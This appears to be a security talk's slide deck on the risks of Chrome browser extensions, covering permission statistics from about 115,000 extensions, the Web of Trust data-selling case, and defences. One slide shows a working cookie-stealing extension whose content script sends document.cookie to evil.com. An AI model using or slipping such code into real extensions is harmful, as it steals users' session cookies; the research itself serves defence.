The Evil Friend in Your Browser

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Abstract

On the one hand, browser extensions, e.g., for Chrome, are very useful, as they extend web browsers with additional functionality (e.g., blocking ads). On the other hand, they are the most dangerous code that runs in your browsers: extension can read and modify both the content displayed in the browser. As they also can communicate with any web-site or web-service, they can report both data and metadata to external parties.
The current security model for browser extensions seems to be inadequate for expressing the security or privacy needs of browser users. Consequently, browser extensions are a "juice target" for attackers targeting web users.
We present results of analysing over 2500 browser extensions on how they use the current security model and discuss examples of extensions that are potentially of high risk. Based on the results of our analysis of real world browser extensions as well as our own threat model, we discuss the limitations of the current security model form a user perspective. need of browser users.

Outline

1. Motivation
2. What are extensions: user perspective
3. What are extensions: developer perspective
4. Little shop of horrors
5. Outlook

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Browsers are the new operating systems

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

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

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

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

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

Protecting Web Users

- HttpOnly
- Same-origin policy
- Content Security Policy (CSP)
- …

Security of web browsers

- The major browser vendors
  - take security seriously
  - investing a lot in making web browsers **secure** and **trustworthy**

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  - might tear down the defence from **inside**

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
- Add-ons extending your browser
- Google says:
  - small software programs
  - little to no user interface



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

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
  - **sophisticated** user interfaces



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

- What extension can do:
  - modify the user interface (how your browser behaves)
  - modify web pages (what you see)
  - modify web request (what you enter)



Let’s search for a simple calculator



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

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

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

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

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



Malicious extensions are a real threat to users (1/2)



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

Malicious extensions are a real threat to users (2/2)

- Web of Trust (WoT) logged all web requests

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Malicious extensions are a real threat to users (2/2)

- Web of Trust (WoT) logged all web requests
- and sold the data to third parties
- A German TV station bought the data
- “de-anonymized” it
- and found critical data, e.g.:
  - tax declaration of a member of the German parliament
  - details about international search warrants
  - …

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
The architecture of browser extensions




```
{
    "update_url": "https://clients2.google.com/service/update2/
    "name": "Test Extension",
    "version": "0.1",
    "manifest_version": 2,
    "description": "This is a harmless extension...",
    "permissions": [
      "tabs", "<all_urls>", "webRequest"
    ],
    "content_scripts": [
        {
            "all_frames": true,
            "js": ["content_script.js"],
            "matches": ["<all_urls>"],
            "run_at": "document_start"
        }
    ],
    "background": {
      "scripts": ["background.js"]
    }
}
```

Security mechanism: Permissions

Background Scripts
Two-dimensional permission system:

- *functional* permissions: *tabs*, *bookmarks*, *webRequest*, *desktopCapture*, …
- *host* permissions: https://*.google.com, http://www.facebook.com, but also <all_urls> and https://*/*

Host permissions restrict effect of some functional permissions

Content Scripts
Black and white: either injecting script, or not

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

Chrome Web Store




- Main way of distributing extensions
- We monitored 115k extensions over 3 months
- Wide variety of categories:


productivity	29.29%
fun	11.65%
communication	10.24%
web_development	9.15%
games	7.52%
accessibility	7.22%

Extensions are big …






... and old



- 15% use old jQuery version! (1.x or 2.x)


Case one: Read all your history

- Permission: *tabs* or *<all_urls>*, or content script on all sites
- Needed for many simple extensions
- Can monitor your complete history, incl. full urls




Case one: Read all your history

- Permission: *tabs* or *<all_urls>*, or content script on all sites
- Needed for many simple extensions
- Can monitor your complete history, incl. full urls
- 34% of 115.000 extensions
- total downloads: 715m




Case two: Read and write all data on your websites

- Permission: *<all_urls>*, or content script on all sites
- Minimum level of permissions for many extensions
- Gives full access to the web site




Case two: Read and write all data on your websites

- Permission: *<all_urls>*, or content script on all sites
- Minimum level of permissions for many extensions
- Gives full access to the web site
- 21% of 115.000 extensions
- total downloads: 615m



Case three: Circumvent security measures

- Permission: *<all_urls>* and *webRequest*
- Can intercept and change all HTTP headers!
- **Disable Content-Security-Policy, Same-origin Policy, etc.**
- Breaks security guarantees of web browsers!



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
- Permission: *<all_urls>* and *webRequest*
- Can intercept and change all HTTP headers!
- **Disable Content-Security-Policy, Same-origin Policy, etc.**
- Breaks security guarantees of web browsers!
- 6% of 115.000 extensions
- total downloads: 325m



It’s that easy…

```
michael@X1 ~/projects/cookiestealer ls
content_script.js  manifest.json
michael@X1 ~/projects/cookiestealer cat manifest.json
{
    "update_url": "https://clients2.google.com/service/update2/crx",
    "name": "Test Extension",
    "version": "0.1",
    "manifest_version": 2,
    "description": "This test extension steals all your cookies.",
    "permissions": [
      "webRequest"
    ],
    "content_scripts": [
        {
            "all_frames": true,
            "js": ["content_script.js"],
            "matches": ["<all_urls>"],
            "run_at": "document_start"
        }
    ]
}
michael@X1 ~/projects/cookiestealer cat content_script.js
var httpRequest = new XMLHttpRequest();
httpRequest.open('GET', 'https://evil.com/?cookies=' + document.cookie);
httpRequest.send();
michael@X1 ~/projects/cookiestealer
```

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How can we make web browsing great* again?

* great = ensuring the security, integrity, and privacy of the user of a web browser

How can we make web browsing great* again?

* great = ensuring the security, integrity, and privacy of the user of a web browser

- Integrity:
  - content modifications
  - layout modifications
- Confidentiality:
  - data storage
  - transmitted data
- Privacy:
  - access to sensors
  - personal identifiers

Outlook: On the long term

- Sandboxing of extensions
- A different permission model
  - granularity?
  - dynamic vs static?
- Better explanation for users
- Better analysis/test tools for extensions

Expect updates from us in the future …

Outlook: On the short term (1/2)

- Be aware of the risk
- Check the vendor of the extension carefully
- Check the permissions (i.e., active domains)
- Use browser profiles

Outlook: On the short term (2/2)

Frequent updates **vs** **Governance**

Thank you for your attention!
Any questions or remarks?

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